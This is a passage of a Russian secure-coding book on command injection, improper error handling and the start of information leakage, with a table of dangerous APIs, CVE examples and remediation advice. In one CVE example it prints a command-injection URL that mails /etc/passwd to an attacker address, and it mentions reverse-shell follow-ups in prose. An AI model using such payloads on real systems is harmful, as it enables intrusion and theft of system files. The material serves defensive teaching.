Атакующий может сделать буквально все, от стирания файлов с привилегиями программы до создания сетевых подключений. Если атакующий получает доступ к привилегиям более высокого уровня, чем прежде, значит, в системе имеется проблема безопасности. Суть проблемы, как и в случае с внедрением SQL, заключается в смешении кода приложения с пользовательскими данными, а также в использовании непроверенного ввода.

Подобные дефекты возникают при чередовании управляющих конструкций с данными, а атакующие могут использовать специальный символ для переключения контекста к управляющим конструкциям. У командных процессоров существует целый ряд специальных символов, которые могут завершать команды, после которых атакующий может ввести новую команду. Например, во многих UNIX-подобных системах атакующий может добавить точку с запятой (признак завершения команды), обратный апостроф (символы, заключенные в обратные

апострофы, выполняются как код) или вертикальную черту (все, что следует за вертикальной чертой, рассматривается как другой процесс), а затем ввести произвольные команды. Поддерживаются и другие специальные символы, которые могут переключать контекст с данных на управляющие конструкции; мы перечислили лишь самые очевидные из них.

Стандартный метод борьбы с выполнением посторонних команд заключается на непосредственном использовании API для выполнения команды, без участия командного процессора. Например, в системе UNIX существует семейство функций `execv()`, которое обходит командный процессор и вызывает программу напрямую, передавая ей аргументы в виде строк.

Непосредственные обращения к API — это, конечно, хорошо, однако они не решают проблемы, прежде всего потому, что запущенная программа сама может поместить данные рядом с важными управляющими конструкциями. Например, вызов `execv()` для программы Python, которая затем передает свой список аргументов `exec`, пользы не принесет. Мы даже видели, как некоторые программисты передавали `execv()` строку `/bin/sh` (командный процессор), что делает такую «защиту» абсолютно бессмысленной.

Сопутствующие грехи

Некоторые грехи могут рассматриваться как конкретные разновидности проблем внедрения команд. Внедрение SQL бесспорно является конкретной разновидностью атак внедрения команд, но и дефекты форматных строк тоже можно рассматривать как подвид внедрения команд: атакующий берет значение (как ожидает программист — данные), и вставляет команды чтения и записи (например, спецификатор `%n` в команде вывода). И все же эти разновидности встречаются так часто, что мы рассматриваем их отдельно.

Аналогичная проблема также лежит в основе межсайтовых сценарных атак.

Признаки греха

Основные признаки греха:

- Команды (или управляющие конструкции) и данные встраиваются в строки рядом друг с другом.
- Данные в определенных обстоятельствах могут интерпретироваться как команды (часто при использовании специальных символов — таких, как апострофы или точка запятой).
- Процесс, выполняющий команду, находится в другой системе или работает на более высоком уровне привилегий, чем текущий пользователь.

Выявление в ходе анализа кода

Дефектам этого класса подвержены многочисленные функции API и языковые конструкции в широком спектре языков программирования. Хороший подход

к анализу кода для выявления таких проблем заключается в том, что вы сначала идентифицируете все конструкции, которые могут использоваться для любых разновидностей выполнения команд (включая командный процессор, базы данных или интерпретатор языка программирования). Затем просмотрите программу и проверьте, используются ли в ней какие-либо из этих конструкций. Обнаружив такие конструкции, проверьте, приняты ли необходимые защитные меры. Хотя защитные меры зависят от разновидности дефекта (примеры приводятся в описании внедрения SQL в главе 1), к методам «запретных списков» обычно следует относиться скептически, отдавая предпочтение методам, основанным на «разрешительных списках» (см. далее раздел «Путь к искуплению»).

Наиболее распространенные конструкции, которым следует уделить особое внимание.

Язык	Конструкция	Комментарии
C/C++	system(), popen(), execlp(), execvp()	Posix
C/C++	Функции семейства ShellExecute(); _wsystem()	Только Win32
Perl	System	При вызове с одним аргументом может обратиться к командному процессору, если строка содержит метасимволы командного процессора
Perl	Exec	Аналог system, но с завершением процесса Perl
Perl	Обратные апострофы (` `)	Обычно обращается к командному процессору
Perl	Open	Если первым или последним символом имени файла является вертикальная черта, Perl открывает канал (pipe). Для этого Perl обращается к командному процессору, а остаток имени файла интерпретируется как данные, передаваемые через командный процессор
Perl	Вертикальная черта	Полный аналог функции Posix popen()
Perl	eval	Строковый аргумент интерпретируется как код Perl
Perl	Оператор регулярных выражений /e	Часть строки, совпадающая с регулярным выражением, интерпретируется как код Perl
Python	exec, eval	Данные интерпретируются как код
Python	os.system, os.popen	Функции передают управление базовым функциям Posix
Python	execfile	Аналог exec и eval, но данные для выполнения читаются из заданного файла. Если атакующий может повлиять на содержимое файла, происходит та же проблема

продолжение ↛

Язык	Конструкция	Комментарии
Python	input	Эквивалент eval(raw_input()) — фактически пользовательский текст выполняется как код!
Python	compile	Текст компилируется в программный код — разумеется, для последующего выполнения!
Java	Class.forName(String name), Class.newInstance()	Программы на языке Java могут динамически загружать и запускать байт-код. В некоторых случаях код, полученный от пользователя, не пользующегося доверием, выполняется в изолированной среде (особенно при написании аплетов)
Java	Runtime.exec()	Разработчики языка Java старались обеспечить максимальную безопасность, не предоставляя прямых средств для обращения к командному процессору. Однако командные процессоры настолько удобны для решения некоторых задач, что многие программисты вызывают эту функцию с аргументом, обеспечивающим прямое обращение к командному процессору

Приемы тестирования для обнаружения греха

В общем случае, следует взять каждую операцию ввода, определить, передаются ли данные командному процессору, затем методично попытаться подсунуть все возможные метасимволы этого командного процессора и посмотреть, не нарушится ли работа программы. Конечно, входные данные следует выбирать таким образом, чтобы срабатывание метасимвола приводило к какому-то заметному эффекту.

Например, если вы хотите проверить, передаются ли данные командному процессору UNIX, добавьте точку с запятой и попробуйте отправить себе какое-нибудь сообщение. Но если данные помещаются в строку, заключенную в кавычки, возможно, вам придется добавить закрывающую кавычку для выхода из режима данных. Для подобных случаев создается тестовый сценарий, который вставляет последовательность из кавычки, точки с запятой и команды, которая отправляет вам сообщение. Проверьте, не приводит ли это к аварийному завершению программы или другим нежелательным последствиям, и не получаете ли вы отправленное сообщение. Возможно, тестовый сценарий не воспроизведет точную последовательность действий при атаке, но подойдет достаточно близко к ней, чтобы выявить проблему. Скорее всего, защита не будет особенно хитроумной. Обычно вы пишете простую программу, которая генерирует серию перестановок различных метасимволов (управляющие символы, интерпретируемые особым образом — такие, как ;) и команд, передаете их различным точкам ввода и смотрите, не произойдет ли что-то нежелательное.

Тестовые программы таких компаний, как SPI Dynamics и Watchfire, автоматизируют тестирование внедрения команд в веб-приложениях.

Примеры

Следующие записи CVE (*http://cve.mitre.org/*) являются примерами атак внедрения команд.

CAN-2001-1187

Сценарий CGI CSVForm, написанный на Perl, добавляет записи в файл данных, разделенных запятыми (CSV). В комплект поставки веб-сервера OmniHTTPd 2.07 входит сценарий с именем *statsconfig.pl*. После разбора запроса имя файла (задаваемое параметром `file`) передается следующему коду:

```
sub modify_CSV
{
    if(open(CSV.$_[0])){

}
```

Проверка данных к имени файла не применяется, поэтому атакующий может воспользоваться стандартным трюком с присоединением вертикальной черты после имени файла.

Пример использования дефекта состоит из посещения следующего URL-адреса:

```
http://www.example.com/cgi-bin/csvform.pl?file=mail%20attacker@attacker.org</etc/
passwd|
```

В системе UNIX это приведет к тому, что системный файл паролей будет отправлен атакующему по электронной почте. `%20` кодирует пробел в URL; декодирование выполняется до того, как данные будут переданы сценарию CGI.

Приведенный пример в наши дни интереса не представляет, потому что файл паролей UNIX сообщит только имена пользователей. Вероятно, атакующие вместо этого предпримут какие-то действия, которые помогут им войти в систему, скажем, попытаются записать открытый ключ в *~/.ssh/authorized_keys* или попробуют загрузить и запустить нужную им программу, записывая байты в файл. Так как на любом компьютере, на котором выполняется этот сценарий, заведомо установлен Perl, самым очевидным решением будет запись простого сценария Perl, который устанавливает связь с атакующим и при подключении предоставляет ему доступ к командному процессору.

CAN-2002-0652

Служба монтирования файловых систем IRIX поддерживает удаленное монтирование файловых систем через вызовы RPC; обычно она устанавливается по умолчанию. Как выяснилось, вплоть до обнаружения дефекта безопасности в 2002 году, многие проверки файлов, которые сервер должен был выполнять при получении удаленного запроса, были реализованы с использованием `popen()` для запуска команд из командной строки. Выяснилось, что информация, используемая при вызове, задавалась непосредственно удаленным пользователем, и грамотно размещенная точка с запятой в параметре RPC позволяла атакующему выполнять команды командного процессора с правами *root*.

Путь к искуплению

Самая очевидная мера — никогда не обращаться ни к одному интерпретатору команд. В конце концов, мы же пишем программы, а не сценарии! Если без использования командного процессора не обойтись, не передавайте внешние данные в командной строке — напишите приложение так, чтобы пользовательский ввод читался из файла; это существенно сократит возможности для злоупотреблений. Самым важным шагом для искоренения дефектов этой категории является проверка пользовательского ввода. Путь к искуплению вполне прямолинеен:

1. Проверьте данные и убедитесь в их правильности.
2. Если данные недействительны, выполните соответствующие действия.
3. Запускайте свое приложение с минимальными привилегиями. Как правило, возможность запускать произвольные команды с правами гостя или «никого» не принесет атакующему никакой пользы.

Проверка данных

Всегда проверяйте внешние данные прямо перед использованием и после приведения к канонической форме (если она применяется). Для проверки данных непосредственно перед использованием имеются две веские причины. Во-первых, это гарантирует, что данные будут проанализированы в каждой логической ветви, ведущей к месту использования. Во-вторых, семантика данных лучше всего понятна непосредственно перед их использованием. Это способствует проведению проверки введенных данных с максимальной точностью. Проверка непосредственно перед использованием также хорошо защищает от возможности злонамеренной модификации данных после проверки.

Однако в конечном итоге наиболее эффективна стратегия «эшелонированной защиты». Проверяя данные при вводе, вы часто избавляете себя от хлопот по отклонению некорректного ввода без лишней работы — никогда не передавайте «мусор» более низким уровням. Если злоупотребления возможны во многих местах, вы можете случайно упустить некоторые проверки.

Три основных способа проверки корректности данных:

- Метод «запретных списков»: вы ищете совпадения, доказывающие некорректность данных, и принимаете все остальные данные как допустимые.
- Метод «разрешенных списков»: вы ищете совпадения, доказывающие некорректность данных, и принимаете все остальные данные как допустимые.
- Метод экранирования: данные преобразуются таким образом, чтобы в них не могли содержаться никакие небезопасные конструкции.

У каждого подхода имеются свои недостатки, в каждом случае приходится учитывать дополнительные аспекты. Мы рекомендуем использовать метод «разрешенных списков» — обычно бывает проще определить, что же такое «хорошо», чем пытаться собрать все возможные значения «плохо». Недостаток метода «раз-

решенных списков» заключается в том, что вы можете упустить некоторые допустимые варианты входных данных, что приведет к регрессии — или же включить в разрешенный список нечто такое, чего в нем быть не должно.

Метод «запретных списков» мы считаем худшим из всех перечисленных. Казалось бы, нам уже известны все возможные каверзы и трюки, но каждый раз какой-нибудь умник изобретает новые интересные способы атаки. Примером может послужить эта книга — она начиналась с 19 грехов, а сейчас их уже 24! Недостатки «запретных списков» фактически повторяют недостатки «разрешенных списков»: если что-то хорошее попадет в «запретный список», это приведет к регрессии, а если вы забудете что-то плохое (что весьма вероятно) — в программе появится дефект безопасности.

Экранирование тоже создает намного больше проблем, чем кажется на первый взгляд. Например, в реализации экранирования данных для некоторых видов командных процессоров строки часто заключаются в кавычки. Если не принять необходимых мер защиты, атакующий сможет просто вставить внутрь собственную пару кавычек. Кроме того, метасимволы некоторых командных процессоров имеют смысл в строке, заключаемой в кавычке (это относится к командным процессорам UNIX). Проблема усугубляется существованием разных кодировок символов — например, `%22` для браузера является эквивалентом символа ". Чтобы лучше понять всю сложность проблемы, попробуйте самостоятельно записать все метасимволы всех командных процессоров UNIX или Windows. Включите все, что может восприниматься как управляющая информация, а не как данные. Что у вас получилось?

В наш список вошли все спецсимволы, кроме `@`, `_`, `+`, `:` и запятой. И мы не убеждены в том, что даже эти символы абсолютно безопасны. Возможно, в некоторых командных процессорах небезопасны даже они.

Кто-то скажет, что некоторые символы никогда не имеют специальной интерпретации. Дефис? В начале слова может интерпретироваться как признак параметра командной строки. Как насчет `^`? Подстановка. Знак `%`? Его интерпретация как метасимвола обычно бывает безобидной, и все же в некоторых ситуациях это метасимвол управления заданиями. Аналогичным образом дело обстоит и с тильдой (~) — в начале слова этот знак может расширяться в домашний каталог пользователя, хотя в других местах он не считается метасимволом. Это может привести к утечке информации или того хуже, особенно при использовании как средства для обращения к части файловой системы, которая должна быть недоступна для программы. Например, вы можете поместить свою программу в каталог */home/blah/application* и запретить в строке двойные точки. Однако чтобы получить доступ к содержимому */home/blah*, пользователю достаточно использовать префикс *~blah*.

Даже пробел может быть управляющим символом, потому что пробелы используются для семантического разделения аргументов и команд. Данное поведение также присуще многим другим символам, включая символы табуляции, новой строки, возврата курсора, подачи страницы и вертикальной табуляции.

Также не стоит забывать о таких управляющих символах, как Ctrl+D, и символе NULL, который может приводить к нежелательным последствиям.

В целом метод «разрешенных списков» намного надежнее. Если вы собираетесь использовать «запретный список», проверьте, чтобы он был составлен со всей возможной тщательностью. Тем не менее одного «разрешенного списка» может быть недостаточно, также определенно необходим хороший кругозор, чтобы при включении в «разрешенный список» пробелов или тильд вы хорошо представляли себе, к каким последствиям это может привести с точки зрения безопасности.

У метода «разрешенных списков» имеется еще один недостаток — он может раздражать пользователей, входные данные которых были отвергнуты без достаточно веских оснований. Например, вы можете запретить знак «+» в адресах электронной почты, тогда как некоторые пользователи используют его для пометки получателей, которым они давали свой адрес. В общем случае метод «разрешенных списков» намного предпочтительнее двух других. При использовании «разрешенного списка», соответствующего известному протоколу, мы рекомендуем обратиться к RFC за информацией о том, какие параметры разрешены, а какие запрещены. Например, у группы сопровождения клиента *telnet* однажды возник конфликт с группой Internet Explorer из-за потенциальной уязвимости в обработчике протокола *telnet:*. Высказывалось мнение, что устаревшие и опасные обработчики протоколов нужно просто заблокировать, но обращение к RFC прекратило все споры: оказалось, что параметры команды не являлись действительными входными данными для обработчика протокола *telnet:*. В итоге группе IE пришлось исправлять свой обработчик протокола и обеспечивать более качественную проверку.

Представьте себе следующую ситуацию: вы запрашиваете у пользователя значение, которое интерпретируется как имя файла. Допустим, проверка организована следующим образом (пример написан на Python):

```
for char in filename:
  if (not char in string.ascii_letters and not char in string.digits
      and char <> '.'):
    raise "InputValidationError"
```

Фильтр разрешает присутствие точек, чтобы пользователь мог ввести имя файла с расширением, но забывает о достаточно распространенном символе подчеркивания. С другой стороны, с методом «запретных списков» вы могли бы забыть о символе /, и атакующий смог бы использовать его вместе с точками для обращения к файлам в любом каталоге файловой системы, за пределами текущего каталога. При выборе метода экранирования вам пришлось бы написать намного более сложную функцию разбора данных.

Во многих случаях удается использовать простой поиск по шаблону, но такое решение редко оказывается самым точным. Например, в приведенном примере может действовать конкретное требование к формату (скажем, «расширение файла может быть одним из трех возможных»); вы проверяете, что расширение присутствует в списке, а в противном случае отвергаете его.

Как правило, в области безопасности лучше перестараться, чем потом жалеть о недостаточном усердии. Проверка по регулярным выражениям скорее проста и удобна, нежели безопасна — особенно если точная проверка требует более сложных семантических критериев, не сводящихся к простому применению шаблона.

Если данные не прошли проверку

Если проверка показала наличие недопустимых данных, возможны три общих стратегии действий. Эти стратегии не являются взаимоисключающими; всегда рекомендуется выполнить по крайней мере первые два пункта:

- Сообщить об ошибке (и конечно, отказаться от выполнения команды в ее исходном виде). Впрочем, к организации сообщения об ошибке тоже следует подходить осторожно. Если вы просто продублируете плохие данные обратно, это может стать основой для межсайтовой сценарной атаки. Также не стоит предоставлять атакующему слишком подробную информацию (особенно если в проверке задействованы конфигурационные данные времени выполнения), так что в некоторых случаях лучше ограничиться сообщением «недопустимый символ» или другим столь же туманным ответом.
- Зарегистрировать ошибку в журнале со всеми относящимися к ней данными. Следите за тем, чтобы процесс регистрации сам по себе не стал точкой атаки; некоторые журнальные системы поддерживают символы форматирования, и наивные попытки регистрации некоторых данных (возвраты курсора, переводы строк, символы Backspace) могут привести к повреждению журнала.
- Привести данные к допустимому виду (замена значениями по умолчанию или преобразование).

В общем случае использовать третью стратегию не рекомендуется. Во-первых, вы можете совершить ошибку при преобразовании; во-вторых, если ошибка допущена не вами, а конечным пользователем, семантика может оказаться неожиданной. Всегда проще отказать в выполнении операции способом, безопасным для приложения.

Дополнительные защитные меры

Если вы работаете на Perl или Ruby, в этих языках существует механизм обнаружения подобных ошибок во время выполнения. Он называется *режимом недоверия* (taint mode). Общая идея заключается в том, что Perl не позволяет передавать непроверенные данные «плохим» функциям. Однако проверки работают только в режиме недоверия, и если не включить этот режим, никакой пользы от него не будет. Кроме того, данные можно случайно перевести в «доверенные» без выполнения каких-либо реальных проверок. У режима недоверия существуют и другие мелкие недостатки, так что полагаться только на этот механизм не рекомендуется. И все же он может стать полезным инструментом тестирования и его стоит включить как один из дополнительных уровней защиты.

Для стандартных функций API, использующих командные процессоры, можно написать функции-«обертки», которые фильтруют данные по «разрешенным спискам» и выдают исключения при некорректных входных данных. Такая форма проверки входных данных не должна быть единственной — часто корректность значений должна подвергаться более подробным проверкам. Тем не менее это хорошая первая линия защиты, которая к тому же легко реализуется. Вы либо

организуете замену «нехороших» функций «обертками», либо простыми средствами поиска находите все упущенные экземпляры и быстро выполняете нужную замену.


Другие ресурсы

- «How to Remove Meta-Characters from User-Supplied Data in CGI Scripts»: *www.cert.org/tech_tips/cgi_metacharacters.html*
- «Locking Ruby in the Safe»: *http://www.rubycentral.com/book/taint.html*

Итоги

- Проверяйте все вводимые данные, прежде чем передавать их командному процессору.
- Обеспечьте безопасную обработку сбоев в том случае, если проверка данных завершится неудачей.
- Используйте режим недоверия, если он поддерживается вашей средой.
- Не передавайте непроверенные входные данные никаким командным процессорам, даже если они должны интерпретироваться как обычные данные.
- Не используйте методы «запретных списков», если только вы не уверены на 100% в том, что учли все возможные опасности.
- По возможности избегайте применения регулярных выражений для проверки ввода; лучше написать простой и понятный блок проверки вручную.

ГРЕХ 11



Некорректная обработка ошибок

Общие сведения

Некорректная обработка ошибочных условий создает множество угроз для безопасности. Программа может остаться в нестабильном состоянии, но чаще результатом оказывается отказ в обслуживании, так как приложение просто «умирает». Проблема достаточно серьезна даже в таких современных языках, как C#, Ruby, Python и Java, в которых необработанные исключения обычно приводят к завершению программы средой времени выполнения или операционной системой.

Как ни печально, любая проблема надежности в программе, приводящая к сбою, аварийному завершению или перезапуску, превращается в проблему отказа в обслуживании, а следовательно, — в проблему безопасности (особенно для серверного кода).

Один из распространенных источников ошибок — примеры, которые копируются программистами в свой код. Авторы примеров часто опускают обработку ошибок, чтобы сделать код более понятным.

Ссылки CWE

Проект CWE (The Common Weakness Enumeration) включает следующие записи, относящиеся к проблемам обработки ошибок, рассматриваемым в этой главе.

- CWE-81: Непринятие мер по чистке директив в веб-странице с сообщениями об ошибках.
- CWE-388: Обработка ошибок.
- CWE-209: Утечка информации в сообщениях об ошибках.
- CWE-390: Обнаружение ошибочных условий без выполнения действий.
- CWE-252: Непроверенные возвращаемые значения.

Потенциально опасные языки

Любой язык, использующий коды ошибок в возвращаемых значениях функций (в том числе ASP, PHP, C и C++); также любой язык с поддержкой исключений (например, C#, Ruby, Python, VB.NET и Java).

Объяснение

Грех существует в пяти разновидностях:

- Предоставление лишней информации.
- Игнорирование ошибок.
- Неверная интерпретация ошибок.
- Бесполезные возвращаемые значения.
- Возвращение допустимых значений в случае ошибки.

Давайте рассмотрим все эти разновидности более подробно.

Предоставление лишней информации

Эта тема затронута в нескольких главах книги, в наибольшей степени в главе 12. Проблема чрезвычайно распространенная: происходит ошибка, и «для удобства пользователя» вы подробно рассказываете пользователю, что произошло, почему, а в отдельных случаях — как решить проблему. В итоге вы выкладываете злоумышленнику массу полезной информации, которая пригодится ему для взлома вашей системы.

Игнорирование ошибок

Возвращаемые функциями коды ошибок существуют по очень веской причине: они обозначают потенциальные сбои, на которые ваш код может среагировать

должным образом. Следует признать, что некоторые ошибки не критичны; они имеют информационную природу и часто игнорируются. Например, возвращаемое значение `printf` проверяется очень редко; положительные значения определяют количество выведенных символов. Если функция вернула –1, значит, произошла ошибка. В большинстве программ возвращаемое значение `printf` не представляет интереса, но при перенаправлении `stdout` на устройство непроверенное возвращаемое значение может обернуться серьезной ошибкой, как это случилось в одной из групп, в которых когда-то работал автор.

В некоторых программах возвращаемые значения очень важны. Например, Windows включает множество функций переключения «личности пользователя» — таких, как `ImpersonateSelf()`, `ImpersonateLogonUser()` и `SetThreadToken()`. Если вызов этих функций завершится отказом по какой-либо причине, значит, попытка смены личности была неудачной, и личность, связанная с маркером, все еще ассоциируется с маркером процесса. Теоретически это может привести к ошибке повышения уровня привилегий, если процесс работает от имени привилегированной «личности» (скажем, `LocalSystem`).

Также следует принять во внимание файловый ввод/вывод. Если вызов функции вроде `fopen()` завершается отказом (отказано в доступе, файл заблокирован, файл не существует) и ошибка остается необработанной, последующие вызовы `fwrite()` и `fread()` тоже будут неудачными. А если вы прочитаете данные и попробуете интерпретировать их, скорее всего, это кончится сбоем приложения.

Некоторые языки (в том числе и Java) пытаются заставить программиста разбираться с ошибками. Для этого компилятор на стадии компиляции проверяет, что программный код перехватывает исключения (или по крайней мере возлагает ответственность за их перехват на вызывающую сторону). Однако некоторые исключения (особенно `NullPointerException`) могут выдаваться в столь многих местах программы, что Java не заставляет программиста перехватывать их. Это довольно прискорбно, потому что выдача исключения обычно свидетельствует о логической ошибке; а следовательно, если программа выдает исключение, ей будет нелегко нормально продолжить работу даже при успешном перехвате исключения. И даже при том, что Java заставляет программиста перехватывать ошибки, язык не требует обрабатывать их сколько-нибудь осмысленным образом. Чтобы обойти требования компилятора, программист часто аварийно завершает программу, не пытаясь восстановить ее работоспособность, снова создавая проблему отказа в обслуживании. Еще чаще встречается другое, еще худшее решение — в программе определяется пустой обработчик исключения, приводящий к распространению ошибки.

Неверная интерпретация ошибок

Некоторые функции ведут себя и вовсе непостижимо: например, функция `recv()` может возвращать три разных вида значений. При успешном выполнениии `recv()` возвращает длину сообщения в байтах. Если сообщения отсутствуют, а другая сторона выполнила корректное завершение связи, `recv()` возвращает 0. В противном случае функция возвращает –1, а переменной `errno` присваивается код ошибки.

Функция C realloc() ведет себя аналогичным образом; по своему поведению она отличается от malloc() или calloc():

- Функция malloc(): если аргумент size равен 0, то функция выделяет блок нулевой длины и возвращает действительный указатель на него. Если аргумент size положителен, но в системе недостаточно памяти для выполнения запроса, malloc() возвращает NULL.
- Функция realloc(): если аргумент size равен 0, то блок, на который ссылается аргумент memblock, освобождается, и функция возвращает NULL. Если аргумент size положителен, но в системе недостаточно памяти для выполнения запроса, realloc() возвращает NULL.

  Таким образом, realloc() может возвращать NULL в двух разных ситуациях.

Последний пример: функция fgets() возвращает NULL при наличии ошибки и при достижении конца файла. Чтобы различить эти две ситуации, приходится использовать функции feof()/ferror().

Подобная непоследовательность затрудняет интерпретацию ошибочных состояний и ведет к появлению дефектов, порой весьма трудноуловимых. Мелкие ошибки кодирования часто используются атакующими.

Бесполезные возвращаемые значения

Некоторые функции стандартной библиотеки C попросту опасны — например, функция strncpy() не возвращает никакого полезного значения, а только указатель на приемный буфер независимо от состояния последнего. Если вызов приведет к переполнению буфера, то возвращаемое значение укажет на начало переполненного буфера! Если вам когда-нибудь понадобятся аргументы против использования кошмарных функций библиотеки C — они перед вами!

Возвращение допустимых значений в случае ошибки

Примером этой категории служит функция MulDiv() в операционных системах семейства Windows. Эта функция существует уже давно; предполагалось, что она поможет программисту выполнять 64-разрядные вычисления до появления 64-разрядных целых. Вызов функции эквивалентен следующему выражению:

```
int result = ((long long)x * (long long)y)/z;
```

Функция допускает безвредное переполнение при умножении, если делитель возвращает результат в диапазон 32-разрядных целых со знаком. Проблема заключается в том, что при возникновении ошибки функция возвращает –1 — вполне допустимый результат для многих входных данных.

C/C++

В следующем примере кода разработчик проверяет абсолютно бесполезное возвращаемое значение функции — функция strncpy() возвращает указатель на начало приемного буфера. Значение бесполезно, но оно упрощает построение цепочек

вызова функций — по крайней мере, таким было его исходное предназначение в C... Если, конечно, при вызове не произойдет переполнение буфера!

```
char dest[19];
char *p = strncpy(dest, szSomeLongDataFromAHaxOr,19);
if (p) {
    // Все прошло хорошо, работаем с dest или p
}
```

Переменная p указывает на начало dest независимо от результата выполнения функции strncpy(), которая, кстати, не завершает строку, если длина исходных данных равна или превышает dest. Взглянув на этот код, мы видим, что разработчик не понимает возвращаемого значения strncpy; он ожидает получить NULL в случае ошибки. Сюрприз!

Следующий пример тоже встречается достаточно часто. Да, программа проверяет возвращаемое значение функции, но только в директиве assert — проверка, которая исчезнет при отключении отладочного режима. Кроме того, в примере отсутствует проверка входных аргументов функции, но это совсем другая история.

```
DWORD OpenFileContents(char *szFilename) {
    assert(szFilename != NULL);
    assert(strlen(szFilename) > 3);
    FILE *f = fopen(szFilename,"r");
    assert(f);

    // Работа с файлом

return 1;
}
```

C/C++ для Windows

Как упоминалось ранее, в Windows существуют функции «переключения личности», вызов которых может завершиться отказом. С момента выхода Windows Server 2003 в ОС была добавлена новая привилегия, чтобы переключение личности стало возможным только для определенных учетных записей — служебных (LocalSystem, LocalService, NetworkService) и административных. А это означает, что вызов функции «переключения личности» в вашем коде может завершиться отказом:

```
ImpersonateNamedPipeClient(hPipe);
DeleteFile(szFileName);
RevertToSelf();
```

Если процесс выполняется с правами LocalSystem, то при вызове этого кода простым непривилегированным пользователем вызов DeleteFile() может завершиться отказом, потому что пользователь не имеет прав доступа к файлу — вероятно, именно этого и следует ожидать. Но если отказ произойдет при вызове функции «переключения личности», потом продолжит выполняться в контексте процесса LocalSystem, которому, вероятно, удаление файла будет разрешено! Выходит, что непривилегированный пользователь успешно удалил файл!

Сопутствующие грехи

Существует класс грехов, связанных с обработкой ошибок, — речь идет о грехах некорректной обработки исключений, прежде всего, о перехвате всех исключений и перехвате некорректных исключений.

Признаки греха

У грехов этой категории не существует сколько-нибудь надежного набора признаков. Самым эффективным способом их выявления безусловно остается анализ кода.

Выявление в ходе анализа кода

Проверяйте правильность всех функций, не проверяющих возвращаемое значение функций с типом, отличным от `void`. В случае Windows это особенно справедливо для всех функций «переключения личности», включая `RevertToSelf()` и `SetThreadToken()`.

Приемы тестирования для обнаружения греха

Как упоминалось ранее, эти грехи лучше всего искать на уровне анализа кода. Тестирование затрудняется тем, что для него необходима возможность систематического инициирования сбоев функций. С точки зрения эффективности и затрат времени анализ кода является самым дешевым и самым эффективным средством.

Примеры

Следующие примеры некорректной обработки ошибок приводятся по материалам сайта CVE (Common Vulnerabilities and Exposures) (*http://cve.mitre.org/*).

CVE-2007-3798 tcpdump print-bgp.c: уязвимость переполнения буфера

Ошибка переполнения буфера возникала из-за некорректного вычисления размера при вызове `snprintf()`, так как функция может возвращать –1 в случае переполнения буфера в некоторых старых версиях (например, в реализации *glibc 2.0*).

CVE-2004-0077 ядро Linux: do_mremap

Одна из самых знаменитых ошибок типа «забыли проверить возвращаемое значение» в новейшей истории. Ее известность объясняется тем, что дефект был

использован для взлома многих компьютеров Linux, подключенных к Интернету. Отличное описание от первооткрывателей и пример использования находятся по адресу *http://isec.pl/vulnerabilities/isec-0014-mremap-unmap.txt*.

ПРИМЕЧАНИЕ

В конце 2003 и начале 2004 года было обнаружено сразу несколько дефектов безопасности в менеджере памяти ядра Linux, включая два дефекта из этой области. Не путайте этот дефект с другим: CVE-2003-0985.

Путь к искуплению

Единственный реальный шаг к искуплению — проверка возвращаемых значений там, где это необходимо.

C/C++

В следующем коде вместо использования набора директив `assert` мы проверяем все входные аргументы, а затем соответствующим образом обрабатываем возвращаемое значение `fromfopen()`. Директивы `assert` рекомендуется использовать только для проверки условий, которые при нормальной работе выполняться не должны.

```
DWORD OpenFileContents(char *szFilename) {
    if (szFilename == NULL || strlen(szFile) <= 3)
        return ERROR_BAD_ARGUMENTS;
    FILE *f = fopen(szFilename,"r");
    if (f == NULL)
        return ERROR_FILE_NOT_FOUND;

    // Операции с файлом

    return 1;
```

C/C++ при использовании Microsoft Visual C++

Фирма Microsoft также добавила аннотацию, упрощающую проверку возвращаемых значений для различных функций — таких, как функции «переключения личности». Например, возвращаемое значение функции `Foo()` в следующем фрагменте всегда должно проверяться.

```
_Check_return_  bool Foo() {
    // Операции
```

Если возвращаемое значение `Foo()` нигде не проверяется, компилятор выдает следующее предупреждение:

```
warning C6031: Return value ignored: 'Foo'
```


Другие ресурсы

- Совершенный код. Стив Макконелл (Питер, Русская редакция, 2005), гл. 5 «Защитное программирование».
- Linux Kernel mremap() Missing Return Value Checking Privilege Escalation: *www.osvdb.org/displayvuln.php?osvdb_id=3986*

Итоги

- Проверяйте возвращаемое значение каждой функции, имеющей отношение к безопасности.
- Проверяйте возвращаемое значение каждой функции, изменяющей конфигурации пользовательского или общесистемного уровня.
- Приложите все усилия к корректному восстановлению ошибочных состояний, чтобы избежать проблем отказа в обслуживании.
- Подумайте об использовании аннотаций, если они доступны (например, в Microsoft Visual C++).
- Не полагайтесь на проверку ошибок, основанную исключительно на `assert()`.
- Не выдавайте подробную информацию об ошибках непроверенному пользователю.

ГРЕХ 12



Утечка информации

Общие сведения

Говоря об утечке информации как о риске безопасности, мы имеем в виду получение атакующим данных, упрощающих нарушение политики безопасности или конфиденциальности (прямое или косвенное). Данные могут быть как прямой целью атакующего (скажем, информация о клиентах), так и средством для получения нужной информации.

На высоком уровне существуют три варианта утечки информации:

- **Случайная утечка.** Ценность данных признается, но данные все равно попали в руки атакующего — возможно, из-за логической ошибки в коде или по какому-то непредусмотренному каналу. А может быть, ценность данных была бы признана в том случае, если бы проектировщики осознали все последствия их утечки для безопасности и конфиденциальности системы.
- **Намеренная утечка.** Обычно утечки этого рода происходят из-за расхождений во взглядах на защиту данных между группой проектирования и конечным пользователем. К этой категории относятся проблемы конфиденциальности.
- **Ошибка.** Разработчик или программист не понял, что информация, не представляющая особого интереса для него, может быть полезной для атакующего. Частой причиной утечек информации становятся слишком подробные сообще-

ния об ошибках, предназначенные для программиста, а не для пользователя. Можно считать, что это нетривиальная разновидность «намеренной утечки».

